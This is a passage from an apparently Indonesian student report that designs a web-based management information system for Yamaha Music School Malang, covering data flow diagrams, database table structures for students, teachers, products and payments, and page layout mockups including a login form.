
DFD Level 2 Proses 7 ini merupakan proses yg dilakukan oleh admin untuk membuat laporan-laporan yang diperlukan yang dihasilkan oleh sistem.



Gambar 3.11 DAD Level 2 Proses 7

3.3.1.3.8 DFD Level 2 Proses 8


DFD Level 2 Proses 8 ini merupakan proses yg dilakukan oleh admin untuk membuat laporan-laporan yang diperlukan yang dihasilkan oleh sistem.



Gambar 3.12 DAD Level 2 Proses 8

3.3.1.3.9 DFD Level 2 Proses 9

DFD Level 2 Proses 9 ini merupakan proses yg dilakukan oleh admin untuk membuat laporan-laporan yang diperlukan yang dihasilkan oleh sistem.



Gambar 3.13 DAD Level 2 Proses 9

3.3.2 Desain Basisdata

Terdapat empat macam basisdata yang digunakan pada aplikasi sistem informasi manajemen di Yamaha Music Square Malang ini, yaitu basisdata untuk admin system, basis data untuk penjualan, basis data berita dan basisdata untuk member (siswa/pegawai) sehingga informasi yang berhubungan dengan member bisa diakses melalui hak akses.


Basisdata untuk admin berfungsi untuk menyimpan data-data seperti pengguna sistem, menu halaman aplikasi, dan pengaturan hak akses pengguna terhadap aplikasi. Kemudian basis data penjualan berfungsi untuk menyimpan data-

data product, harga product, maupun konsumen sedangkan basisdata utama yaitu basisdata sistem informasi manajemen pendidikan music school itu sendiri berfungsi untuk menyimpan semua informasi siswa, maupun pengajar, jadwal kuliah, tugas, perubahan materi dan sebagainya yang berhubungan dengan system pendidikan tersebut yang akan dikelola oleh sistem.


3.3.2.1 Basisdata Sistem Informasi Manajemen

3.3.2.1.1 Relasi Antar Tabel

Relasi antar tabel pada basisdata *Sistem_informasi_manajemen_YMSM* digambarkan dalam bentuk konsep atau *Conceptual Data Model (CDM)* dan dalam bentuk fisik atau *Physical Data Model (PDM)*, seperti yang ditunjukkan pada gambar berikut :



Gambar 3.14 Conceptual Data Model (CDM)



Gambar 3.15 Physical Data Model

1.3.2.1.2 truktur Tabel – Tabel Yang Digunakan

Berdasarkan schema database di atas, maka dapat dibuat tabel – tabel dengan rincian sebagai berikut :

1. Tabel Admin

Tabel ini digunakan untuk menyimpan data Admin, berfungsi mengatur hak akses user.

Tabel 3.1 Struktur Tabel Pegawai

No.	Nama Kolom	Tipe Data	Keterangan
1.	Username	Varchar (50)	<i>Primary Key (PK)</i> , Username Admin
2.	Password	Varchar(50)	Password admin
3.	Nama_lengkap	Varchar(100)	Nama lengkap admin
4.	No_Telepon	Varchar(15)	Nomer telepon admin
5	email	Varchar(70)	Email admin

2. Tabel Administrator

Tabel ini berfungsi untuk menyimpan tipe / jenis pengguna sistem berdasarkan hak akses terhadap aplikasi

Tabel 3.2 Struktur Tabel Adminstrator

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_Administrator	Char(6)	Identitas pengguna aplikasi

2.	Pass_administrator	Char(6)	Password pengguna aplikasi
3.	email	Varchar(50)	Email dari administrator
4.	Aktif	Enum (Y,N)	Password user hak akses untuk aplikasi

3. Tabel Keuangan

Tabel ini berfungsi untuk menyimpan tipe / jenis pengguna sistem berdasarkan hak akses terhadap aplikasi

Tabel 3.3 Struktur Tabel Keuangan

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_Keuangan	Char(6)	Identitas pengguna aplikasi
2.	Pass_keuangan	Char(6)	Password pengguna aplikasi
3.	email	Varchar(50)	Email dari keuangan
4.	Aktif	Enum (Y,N)	Password user hak akses untuk aplikasi

4. Tabel Hubungi

Berfungsi untuk menyimpan data Saran dari semua User ke Manager

Tabel 3.4 Struktur Tabel User

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_hubungi	int	<i>Primary Key (PK)</i> , Kode Saran
2.	nama	Varchar(50)	Nama_User
3.	email	Varchar(100)	Email User
4.	Subjek	Varchar(100)	e-mail Pengirim

5.	pesan	text	Pesan ke Manager
6.	Tanggal	Date	Tanggal pengirimin saran

5. Tabel Berita

Tabel ini berfungsi untuk menyimpan data berupa informasi berita

Tabel 3.5 Struktur Tabel Berita

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_berita	Int(5)	<i>Primary Key (PK)</i> , Kode berita
2.	Judul	Varchar(100)	Judul berita
3.	Isi_berita	TEXT	Isi berita
4.	Gambar	Varchar(100)	Gambar dalam berita
5.	Hari	Varchar(20)	Hari Posting
6.	Tanggal	Date	Tanggal Posting
7.	Jam	TIME	Jam Posting
8.	Dibaca	Int	Counter waktu

6. Tabel pengajar

Berfungsi untuk menyimpan data pengajar

Tabel 3.6 Struktur Tabel Pengajar

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_pengajar	Char(6)	<i>Primary Key (PK)</i> , Kode pengajar
2.	Nm_pengajar	Varchar(50)	Nama pengajar
3.	Kd_grade	Char(6)	Kode grade pengajar
4.	Jns_kelamin	Char(20)	Jenis kelamin pengajar
5.	No_telp	Char(20)	Nomor telpon pengajar
6.	Alamat	Varchar(25)	Alamat Tmpt tinggal pengajar
7.	Tgl_lahir	Datetime	Tanggal lahir pengajar
8.	Tingkat	Int	Tingkat
9.	Agama	Varchar(25)	Agama si pengajar
10.	Foto	Varchar(100)	Foto pengajar
11.	Tmpt_lahir	Varchar(25)	Tmpt lahir pengajar

7. Tabel siswa

Berfungsi untuk menyimpan data siswa

Tabel 3.7 Struktur Tabel Siswa

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_siswa	Char(6)	<i>Primary Key (PK)</i> , Kode siswa
2.	Nm_siswa	Varchar(50)	Nama siswa
3.	Grade	Varchar(50)	Spesifikasi kelas
4.	Tingkat	Int	<i>Primary Key (PK)</i> , Peringkat (6 bulan)
5.	Angkatan	int	Tahun masuk
6.	No_telp	Char(12)	Nomor telpon siswa
7.	Alamat	Varchar(25)	Alamat Siswa
8.	Tgl_lahir	Datetime	Tanggal lahir siswa
9.	Jns_kelamin	Char(20)	Jenis kelamin siswa
10	Agama	Varchar(50)	Agama pengajar
11	Tmpt_lahir	Varchar(25)	Tempat lahir pengajar

8. Tabel jadwal bimbingan

Berfungsi untuk menyimpan data jadwal bimbingan

Tabel 3.8 Struktur Tabel Jadwal Bimbingan

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_grade	Char(6)	<i>Foreign Key (FK)</i> , kode mata pelajaran
2.	Hari	Char(12)	Hari bimbingan
3.	Tgl	Datetime	Tanggal lahir pengajar
4.	Waktu	Char(12)	Jam bimbingan
5.	Tempat	Char(12)	Tempat bimbingan
6.	Tingkat	Int	Tingkat

9. Tabel gaji pengajar

Berfungsi untuk menyimpan data gaji pengajar

Tabel 3.9 Struktur Tabel Gaji Pengajar

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_pengajar	Char(6)	<i>Foreign key (FK)</i> , kode pengajar
2.	Tgl	Datetime	Tanggal pencairan gaji
3.	Keterangan	Varchar(100)	Keterangan
4.	Nilai	Int	Rupiah

10. Tabel nilai akhir

Berfungsi untuk menyimpan data nilai akhir dari siswa

Tabel 3.10 Struktur Tabel Nilai Akhir

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_siswa	Char(6)	<i>Foreign key (FK)</i> , kode siswa
2.	kd_mp	Char(6)	<i>Foreign Key (FK)</i> , kode mata pelajaran
3.	Nilai	Int	Nilai rata-rata tingkat

11. Tabel tunggakan siswa

Berfungsi untuk menyimpan data tunggakan siswa

Tabel 3.11 Struktur Tabel Tunggakan Siswa

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_siswa	Char(6)	<i>Foreign key(FK)</i> , kode siswa
2.	Keterangan	Varchar(100)	Keterangan (Lunas/belum)
3.	Nilai	Int	Rupiah

12. Tabel user siswa

Berfungsi untuk menyimpan data user siswa

Tabel 3.12 Struktur Tabel User Siswa

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_siswa	Char(6)	<i>Foreign Key(FK)</i> , kode siswa
2.	Pass_user	Char(12)	Password dari user untuk login
3.	Status	Varchar(50)	Status
4.	Email	Varchar(50)	Email siswa

13. Tabel user pengajar

Berfungsi untuk menyimpan data user pengajar

Tabel 3.13 Struktur Tabel User pengajar

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_pengajar	Char(6)	<i>Foreign Key(FK)</i> , kode pengajar
2.	Pass_user	Char(12)	Password dari user untuk login
3.	Status	Varchar(50)	Status
4.	Email	Varchar(50)	Email pengajar

14. Tabel produk

Berfungsi untuk menyimpan data produk

Tabel 3.14 Struktur Tabel Produk

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_produk	Int(5)	<i>Primary Key (PK)</i> , Kode produk
2.	Id_kategori	Int(5)	<i>Foreign Key (FK)</i> , kode kategori
3.	Nama_produk	Varchar(100)	Nama produk
4.	deskripsi	TEXT	Deskripsi produk
5.	Harga	Int(5)	Harga Produk
6.	Stok	Int(5)	Stok produk yang masih tersisah
7.	Tgl_masuk	Date	Tanggal pemesanan
8.	Gambar	Varchar(100)	Gambar produk

15. Tabel kategori produk

Berfungsi untuk menyimpan data kategori suatu produk

Tabel 3.15 Struktur Tabel Kategori produk

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_kategori	Int(5)	<i>Primary Key (PK)</i> , kode kategori
2.	Nama_kategori	Varchar(50)	Nama kategori

16. Tabel Pembelian Produk

Berfungsi untuk menyimpan data pembelian suatu produk

Tabel 3.16 Struktur Tabel Pembelian Produk

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_produk	Char(8)	<i>Foreign Key (KK)</i> , kode produk
2.	Faktur	Varchar(15)	Faktur
3.	Tanggal	Data	Tanggal transaksi
4.	Qty	Int(5)	Jumlah barang yang dibeli
5.	Harga	Int(11)	Harga barang yang dibeli

17. Tabel Penjualan Produk

Berfungsi untuk menyimpan data penjualan suatu produk

Tabel 3.17 Struktur Tabel Penjualan Produk

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_produk	Char(8)	<i>Foreign Key (KK)</i> , kode produk
2.	Faktur	Varchar(15)	Faktur
3.	Tanggal	Data	Tanggal transaksi
4.	Qty	Int(5)	Jumlah barang yang dibeli
5.	Harga	Int(11)	Harga barang yang dibeli

18. Tabel Pendapatan Lain

Berfungsi untuk menyimpan data Pendapatan lain-lain

Tabel 3.18 Struktur Tabel Pendapatan Lain

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_pendapatan	Int(5)	<i>Id_pendapatan</i>
2.	Jenis	Varchar(50)	Jenis Pendapatan lain
3.	Nilai	Int(11)	Nilai Pendapatan (Rp)
4.	Keterangan	Varchar(100)	Keterangan Pendapatan Lain
5.	Tanggal	Date	Tanggal Transaksi

19. Tabel Pengeluaran Lain

Berfungsi untuk menyimpan data Pengeluaran lain-lain

Tabel 3.19 Struktur Tabel Pengeluaran Lain

No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_pendapatan	Int(5)	<i>Id_pendapatan</i>
2.	Jenis	Varchar(50)	Jenis Pendapatan lain
3.	Nilai	Int(11)	Nilai Pendapatan (Rp)
4.	Keterangan	Varchar(100)	Keterangan Pendapatan Lain
5.	Tanggal	Date	Tanggal Transaksi

20. Tabel Gaji Pengajar

Berfungsi untuk menyimpan data Gaji Pengajar

Tabel 3.20 Struktur Tabel gaji Pengajar

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_pengajar	Char(6)	<i>Foreign Key(FK)</i> , Kode Pengajar
2.	Tanggal	Date	Tanggal transaksi
3.	Keterangan	Varchar(100)	Keterangan gaji Pengajar
4.	Nilai	Int(11)	Harga (Rp)

21. Tabel Registrasi Siswa

Berfungsi untuk menyimpan data Registrasi Siswa

Tabel 3.21 Struktur Tabel Registrasi Siswa

No.	Nama Kolom	Tipe Data	Keterangan
1.	Kd_siswa	Char(6)	<i>Foreign Key(FK)</i> , Kode Siswa
2.	Jenis	Varchar(25)	Jenis Registrasi
3.	Nilai	Int(11)	Harga (Rp)
4.	Keterangan	Varchar(100)	Keterangan Registrasi Siswa
5.	Tanggal	Date	Tanggal transaksi

22. Tabel Pendaftaran

Berfungsi untuk menyimpan data identitas Pendaftar

Tabel 3.22 Struktur Tabel Pendaftaran


No.	Nama Kolom	Tipe Data	Keterangan
1.	Id_pendaftaran	Int	<i>Primery key(PK)</i> , Id_pendaftaran
2.	Nm_siswa	Varchar(25)	Nama calon siswa
3.	Email	Varchar(100)	Email calon siswa
4.	Kd_grade	Char(6)	<i>Foreign Key(FK)</i> , kode grade
5.	Tingkat	Char(6)	Tingkat
6.	Tanggal_daft	Date	Tanggal pendaftaran
7.	No_transfer	Char(12)	No. bukti, rekening
8.	No_telp	Char(20)	Nomor telpon calon siswa
9.	Tmpt_lahir	Varchar(25)	Tempat lahir
10.	Agama	Varchar(50)	Agama calon siswa
11.	Jns_kelamin	Char (20)	Jenis kelamin
12.	Tgl_lahir	Date	Tanggal lahir
13.	Alamat	Varchar(25)	Alamat calon siswa
14.	Foto	Varchar(100)	Foto calon siswa

3.3.3. Desain Interface (Site Map)

Design modul atau tampilan layar pada suatu website khususnya dalam membuat system informasi manajemen YMSM sebaiknya dilakukan dengan sebaik mungkin, agar user (Pengajar, siswa dan pengunjung) lebih nyaman dalam penggunaan system ini. Berikut desain yang akan dibuat dalam WEB :

3.3.3.1. Desain Halaman Muka


Di dalam desain halaman pada bagian paling atas terdapat *header* yang berisi gambar logo Yamaha *Music School* (Metro Music) Malang. Dibawah *header* terdapat menu dan submenu yang berfungsi untuk mengarahkan ke halaman isi. Di bawah menu terdapat space untuk halaman isi merespon dari menu dan sub menu, sedangkan di samping kiri di bawah menu terdapat space login untuk pengajar dan siswa. Untuk lebih jelasnya perhatikan gambar di bawah ini:



Gambar 3.16 Desain Halaman Utama

3.3.2. Desain Halaman Login

Halaman login didesain untuk pintu utama masuk ke halaman internal sesuai dengan hak akses user yang terdaftar. Di dalam halaman login terdapat dua buah inputan yaitu nama dan pass. Untuk desain halaman login dapat dilihat pada gambar dibawah ini :




HEADER	
USERNAME	<input type="text"/>
PASSWORD	<input type="password"/>
<input type="button" value="LOGIN"/>	

Gambar 3.17 Halaman Login

3.3.3.3. Desain Halaman Admin

Di dalam desain admin, pada bagian paling atas terdapat *header* yang berisi gambar logo *Yamaha Music School (Metro Music) Malang*. Di bawah *header* bagian kiri terdapat menu yang berfungsi untuk mengarahkan kehalaman isi. Sedangkan dibagian bawah *header* sebelah kanan terdapat space untuk halaman isi merespon dari menu dan sub menu. Untuk lebih jelasnya perhatikan gambar di bawah ini:

